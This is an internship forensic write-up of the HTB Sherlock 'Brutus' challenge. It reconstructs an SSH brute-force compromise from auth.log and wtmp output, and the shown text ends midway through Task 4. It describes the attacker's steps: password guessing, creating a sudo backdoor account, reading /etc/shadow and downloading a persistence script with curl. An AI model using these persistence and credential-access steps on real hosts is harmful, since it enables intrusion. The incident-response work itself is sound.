HTB SHERLOCK

BRUTUS

Cybersecurity Investigation Report

```
root@brutus:~$ tail -f auth.log
Failed password for invalid user admin from 65.2.161.68
Accepted password for root from 65.2.161.68
new user: name=cyberjunkie, UID=1002
add 'cyberjunkie' to group 'sudo'
```

Internship Technical Report

Cybersecurity Internship — ElevanceSkills

Prepared by: Giri Anoop

Artifacts analysed: auth.log, wtmp

Incident date (per artifacts): 06 March 2024

Report date: 20 September 2026

Table of Contents

2. Executive Summary.....3
3. Investigation Objective.....3
4. Scenario Overview.....3
5. Artifacts Analyzed.....4
6. Tools and Techniques Used.....4
7. Investigation Methodology.....4
8. Task-by-Task Investigation.....6
8.1 Task 1 — Attacker IP.....6
8.2 Task 2 — Compromised Username.....7
8.3 Task 3 — Manual Login Timestamp.....8
8.4 Task 4 — SSH Session Number.....9
8.5 Task 5 — Persistence Account.....10
8.6 Task 6 — MITRE ATT&CK Sub-Technique.....10
8.7 Task 7 — First SSH Session End Time.....11
8.8 Task 8 — Sudo Download Command.....11
9. Attack Timeline.....12
10. MITRE ATT&CK Mapping.....12
11. Key Findings.....13
11.1 Final Answer Summary.....13
11.2 Behavioural observations.....13
12. Investigation Conclusion.....13
13. Lessons Learned.....13
14. Limitations.....14
15. Evidence Appendix.....14

2. Executive Summary

This report documents my investigation of the HTB Sherlock Brutus challenge, an SSH-compromise scenario reconstructed entirely from two host-based artifacts: `auth.log` (SSH authentication, session, account-management and sudo activity) and `wtmp` (the binary login/session-accounting file). No packet capture, memory image or disk image was supplied; every finding in this report is derived from those two files.

The evidence shows a brute-force attack against host `ip-172-31-35-28` originating from `65.2.161.68`. The attacker cycled through several usernames (admin, backup, server_adm, svc_account, root) before authenticating successfully as root. A subsequent interactive root session, tracked as `systemd-logind` session 37, was recorded in `wtmp` with a terminal login time distinct from the authentication timestamp. From that root session the attacker created a new local account, cyberjunkie, set its password, and added it to the `sudo` group — a persistence mechanism that maps to MITRE ATT&CK T1136.001 (Create Account: Local Account). The root session then closed, `cyberjunkie` logged in from the same attacker IP, and used `sudo` to read `/etc/shadow` and later to download a script (`linper.sh`) with `curl`.

Section 8 works through all eight investigation tasks in order, with the command run, the evidence it returned, and the answer for each. Section 9 lays out the full timeline and Section 10 details the ATT&CK mapping.

> Note on scope
> This is a log-based reconstruction. I did not have endpoint telemetry, network capture, or the downloaded script itself, so statements about anything past the `curl` download (e.g. whether `linper.sh` executed) are outside what these two artifacts can establish.

3. Investigation Objective

The Sherlock is structured as eight questions that together reconstruct the attack chain. My objective was to answer each using only `auth.log` and `wtmp`, showing the command and evidence behind every answer rather than just stating a result:

- Identify the attacker's source IP address.
- Identify the username of the account the attacker compromised.
- Determine the UTC timestamp of the attacker's manual terminal login (as recorded in `wtmp`, distinct from the authentication timestamp in `auth.log`).
- Identify the SSH session number assigned to that login.
- Identify the account the attacker created for persistence.
- Map the persistence behaviour to a MITRE ATT&CK sub-technique.
- Determine when the attacker's first interactive SSH session ended.
- Recover the exact `sudo` command the attacker used to download a script.

4. Scenario Overview

Brutus is an HTB Sherlock — a defensive/DFIR exercise built around a small set of provided artifacts rather than a live target. The investigation was carried out on an analysis VM (user `karna`, host `Bluejack`), with the two evidence files staged under `/home/karna/Pictures/loki/`:

- `/home/karna/Pictures/loki/auth.log` — the compromised host's SSH/PAM/sudo/account-management log.

- `/home/karna/Pictures/loki/wtmp` — the compromised host's binary login-accounting file.

The compromised host itself is identified in the log lines as `ip-172-31-35-28`, an AWS-style private hostname. The high-level flow established by the investigation is:

```
Brute force (65.2.161.68) → root authenticated → interactive root session (37) opened →
cyberjunkie account created → cyberjunkie added to sudo → root session closed →
cyberjunkie logged in → sudo cat /etc/shadow → sudo curl linper.sh
```

5. Artifacts Analyzed

Artifact	Type	What it provided
`auth.log`	Plain-text syslog (PAM/sshd/sudo/systemd-logind/useradd/usermod/groupadd/passwd entries)	Failed and accepted SSH authentications, session open/close events with session numbers, account-creation and privilege-change events, and sudo command audit lines.
`wtmp`	Binary login-accounting file (utmp/wtmp record format)	Per-terminal login and logout records with timestamps, used here to establish the attacker's actual terminal-session login time, which `auth.log` alone does not give directly.

6. Tools and Techniques Used

Tool / technique	Use in this investigation
`grep` (extended regex, `-E`)	Primary tool throughout. Used to isolate failed/accepted authentications, session events, account-management events, and sudo audit lines from `auth.log`.
`less -S`	Used to page through the parsed wtmp output without line-wrapping, so the fixed-width columns stayed readable.
`column -t -s $'\t'`	Used to pretty-print the tab-separated wtmp export before viewing it in `less -S` (visible in Figure 1 and in the scrollback of Figure 2).
wtmp parsing (`python3 utmp.py`)	A Python-based utmp/wtmp parser was used to decode the binary `wtmp` file into readable rows and export it to TSV (Figure 1). See the note below.
`grep 65.2.161.68 wtmp.tsv`	Used against the parsed wtmp output (not the raw binary) to pull the two relevant terminal-session rows.
MITRE ATT&CK mapping	Used in Task 6 / Section 10 to map the observed account-creation behaviour to a named sub-technique.

> Tooling discrepancy worth flagging
> The write-up I was given for Task 3 documents the wtmp-parsing command as `./utmpdump_linux_amd64 -f wtmp -o tsv > wtmp.tsv`. The supporting screenshot (`WTMP_Parsing_Tool_Investigation.png`, Figure 1) does not show that binary being run at all — it shows `last -f wtmp` failing with a `sqlite_read_all` error, followed by a Python script, `python3 utmp.py wtmp`, which is what actually produced the parsed output. I have described the tool in this report as the screenshots show it (a Python utmp parser), not as the write-up names it. Worth confirming which one was actually used before this goes in, since they'd appear as different commands to a reviewer checking your terminal history.

7. Investigation Methodology

The eight tasks build on each other, so I worked through them in order rather than treating each as an isolated lookup.

Establishing the year and the wtmp parsing path

`auth.log` uses the traditional syslog format (`Mar 6 06:31:33 ...`), which has no year. The year (2024) comes from `wtmp`, whose parsed output timestamps every record with a full date (`Wed, 06 Mar 2024 ...`). Because `wtmp` is a binary file, it first had to be parsed into something `grep`-able.

I first tried `last -f wtmp`, which failed (`sqlite_read_all: SQL error: file is not a database`) — the analysis tooling on this VM expects a different backend. I then used a Python parser, `python3 utmp.py wtmp`, which printed each wtmp record as a row of named fields (type, pid, line, id, user, host, term, exit, session, sec, usec, addr), and re-ran it with `-o wtmp_parsed.tsv` to save that output for filtering with `grep` (Figure 1).




Figure 1. Wtmp-parsing tool selection: `last -f wtmp` fails, `python3 utmp.py wtmp` succeeds and is exported to `wtmp_parsed.tsv`. The visible output already contains every wtmp record used in Task 3.

Working order

- Task 1 — find the repeated source IP in the failed-password entries.
- Task 2 — confirm which account that IP successfully authenticated to.
- Task 3 — use the parsed wtmp output to get the terminal-session login time (UTC).
- Task 4 — pull the `systemd-logind` session number tied to that login.
- Task 5 — search account-management events for the persistence account.
- Task 6 — map that behaviour to a MITRE ATT&CK sub-technique.
- Task 7 — find the closure of session 37.
- Task 8 — search sudo audit lines for the account created in Task 5.

8. Task-by-Task Investigation

8.1 Task 1 — Attacker IP

Question: Identify the IP address responsible for the brute-force attack.

Method: `auth.log` was searched for failed SSH authentications, since a brute force shows up as a burst of these from one source.

Command:

```
grep "Failed password" /home/karna/Pictures/loki/auth.log
```

Evidence: the same source IP appears against a sequence of usernames — admin, backup, server_adm, svc_account, and finally root — all within the same few seconds (Figure 2).




Figure 2. Repeated failed SSH authentication attempts across multiple usernames, all from `65.2.161.68`.

A second pass, `grep -E '65\.2\.161\.68|cyberjunkie' auth.log`, pulls every line touching that IP (or the account created later) into one view and confirms the same address carries through the PAM authentication-failure lines, the disconnect lines, and — later in the same output — the successful root authentication (Figure 3).




Figure 3. Combined `65.2.161.68|cyberjunkie` search correlating the failed-login burst with the PAM authentication-failure detail for the same source address.

> Finding — Task 1
> `65.2.161.68`

8.2 Task 2 — Compromised Username

Question: The brute-force attempts were successful and the attacker gained access to an account. What is the username?

Command: `grep -E '65\.2\.161\.68|cyberjunkie' /home/karna/Pictures/loki/auth.log`

Evidence: the same correlated search used in Task 1 contains two separate `Accepted password for root from 65.2.161.68` events, not one — a brief one at `06:31:40` (`sshd[2411]`, port 34782) and a second at `06:32:44` (`sshd[2491]`, port 53184). The second one is the event visible in the figure below, and it is the one that carries through to the interactive session tracked in Tasks 3–4.




Figure 4. auth.log excerpt (scrolled view) opening on the `Accepted password for root from 65.2.161.68 port 53184` event at 06:32:44, and continuing through the account-creation, sudo-privilege, session-closure and sudo-curl activity covered in later tasks.

Either successful event identifies the same account, so the two-event detail does not change the answer — it matters for Task 7, where it is important not to confuse the brief `06:31:40` authentication with the interactive session.

> Finding — Task 2
> `root`

8.3 Task 3 — Manual Login Timestamp

Question: Identify the UTC timestamp when the attacker logged in manually and established a terminal session (distinct from the authentication time, and found in `wtmp`).

Why **`wtmp`**: `auth.log`'s `Accepted password` line records when authentication succeeded, not when the interactive terminal session actually started. `wtmp` records the latter directly, against a specific pty.

Commands (against the parsed wtmp output described in Section 7):

```
grep 'Mar, 06 Mar 2024\|06 Mar 2024\|65.2.161.68' wtmp.tsv
```

Evidence: the March 6 rows show a `root` record on `pts/1` from `65.2.161.68` at `12:02:45 IST` (pid 2549), and, on the same terminal, a later `cyberjunkie` record from the same IP at `12:07:35 IST` (pid 2667). A follow-up `grep '65.2.161.68' wtmp.tsv` isolates exactly these two rows (Figure 5).





Figure 5. Parsed `wtmp` records: root terminal session from `65.2.161.68` on `pts/1` at 12:02:45 IST, and the later `cyberjunkie` session at 12:07:35 IST from the same address.

The full parsed listing (Figure 6) places these two rows in context against the host's normal login history (legitimate `ubuntu`/`root` logins from `203.101.190.9` in January and February), and also shows an unlabelled `pts/1` record at `12:07:24 IST` (pid 2491) with no username — the session-teardown record that lines up with the session closure in Task 7.



2	0	~	~~	reboot	6.2.0-1017-aws	0	0	0	Thu, 25 Jan 2024 16:42:17 IST	0.0.0.0
5	601	ttyS0				0	0	601	Thu, 25 Jan 2024 16:42:31 IST	0.0.0.0
6	601	ttyS0		LOGIN		0	0	601	Thu, 25 Jan 2024 16:42:31 IST	0.0.0.0
5	618	tty1				0	0	618	Thu, 25 Jan 2024 16:42:31 IST	0.0.0.0
6	618	tty1		LOGIN		0	0	618	Thu, 25 Jan 2024 16:42:31 IST	0.0.0.0
1	53	~	~~	runlevel	6.2.0-1017-aws	0	0	0	Thu, 25 Jan 2024 16:42:33 IST	0.0.0.0
7	1284	pts/0		ubuntu	203.101.190.9	0	0	0	Thu, 25 Jan 2024 16:43:58 IST	203.101.190.9
8	1284	pts/0				0	0	0	Thu, 25 Jan 2024 16:45:12 IST	0.0.0.0
7	1483	pts/0		root	203.101.190.9	0	0	0	Thu, 25 Jan 2024 16:45:40 IST	203.101.190.9
8	1404	pts/0				0	0	0	Thu, 25 Jan 2024 18:04:34 IST	0.0.0.0
7	836798	pts/0		root	203.101.190.9	0	0	0	Sun, 11 Feb 2024 16:03:49 IST	203.101.190.9
5	838568	ttyS0				0	0	838568	Sun, 11 Feb 2024 16:09:02 IST	0.0.0.0
6	838568	ttyS0		LOGIN		0	0	838568	Sun, 11 Feb 2024 16:09:02 IST	0.0.0.0
7	838962	pts/1		root	203.101.190.9	0	0	0	Sun, 11 Feb 2024 16:11:11 IST	203.101.190.9
8	838896	pts/1				0	0	0	Sun, 11 Feb 2024 16:11:46 IST	0.0.0.0
7	842171	pts/1		root	203.101.190.9	0	0	0	Sun, 11 Feb 2024 16:24:27 IST	203.101.190.9
8	842073	pts/1				0	0	0	Sun, 11 Feb 2024 16:38:04 IST	0.0.0.0
8	836694	pts/0				0	0	0	Sun, 11 Feb 2024 16:38:04 IST	0.0.0.0
1	0	~	~~	shutdown	6.2.0-1017-aws	0	0	0	Sun, 11 Feb 2024 16:39:18 IST	0.0.0.0
2	0	~	~~	reboot	6.2.0-1018-aws	0	0	0	Wed, 06 Mar 2024 11:47:15 IST	0.0.0.0
5	464	ttyS0				0	0	464	Wed, 06 Mar 2024 11:47:27 IST	0.0.0.0
6	464	ttyS0		LOGIN		0	0	464	Wed, 06 Mar 2024 11:47:27 IST	0.0.0.0
5	505	tty1				0	0	505	Wed, 06 Mar 2024 11:47:27 IST	0.0.0.0
6	505	tty1		LOGIN		0	0	505	Wed, 06 Mar 2024 11:47:27 IST	0.0.0.0
1	53	~	~~	runlevel	6.2.0-1018-aws	0	0	0	Wed, 06 Mar 2024 11:47:29 IST	0.0.0.0
7	1583	pts/0		root	203.101.190.9	0	0	0	Wed, 06 Mar 2024 11:49:55 IST	203.101.190.9
7	2549	pts/1		root	65.2.161.68	0	0	0	Wed, 06 Mar 2024 12:02:45 IST	65.2.161.68
8	2491	pts/1				0	0	0	Wed, 06 Mar 2024 12:07:24 IST	0.0.0.0
7	2667	pts/1		cyberjunkie	65.2.161.68	0	0	0	Wed, 06 Mar 2024 12:07:35 IST	65.2.161.68

wtmp.tsv (END)

Figure 6. Full parsed `wtmp` output for 06 March 2024, showing the attacker's root and cyberjunkie sessions alongside the surrounding legitimate login history.

Conversion: the question asks for UTC and the parsed timestamps are IST (UTC+05:30):

`12:02:45 IST − 05:30 = 06:32:45 UTC`


> Finding — Task 3
> `2024-03-06 06:32:45`

8.4 Task 4 — SSH Session Number

Question: What session number was assigned to the attacker's session for the account identified in Task 2 (root)?

Command: `grep -E '06:32:44|New session' /home/karna/Pictures/loki/auth.log`

Evidence: the search returns `systemd-logind` session numbers across the log, which is useful context — session 6 at 06:19:54 and session 34 at 06:31:40 both predate the event this task is asking about. At 06:32:44, three lines appear together: `Accepted password for root`, `session opened for user root`, and `New session 37 of user root`. A later line shows `New session 49 of user cyberjunkie` at 06:37:34 (Figure 7).



```
┌──(karna㉿Bluejack)-[~/Pictures/loki]
└─$ grep -E '06:32:44|New session' /home/karna/Pictures/loki/auth.log
Mar  6 06:19:54 ip-172-31-35-28 systemd-logind[411]: New session 6 of user root.
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: New session 34 of user root.
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
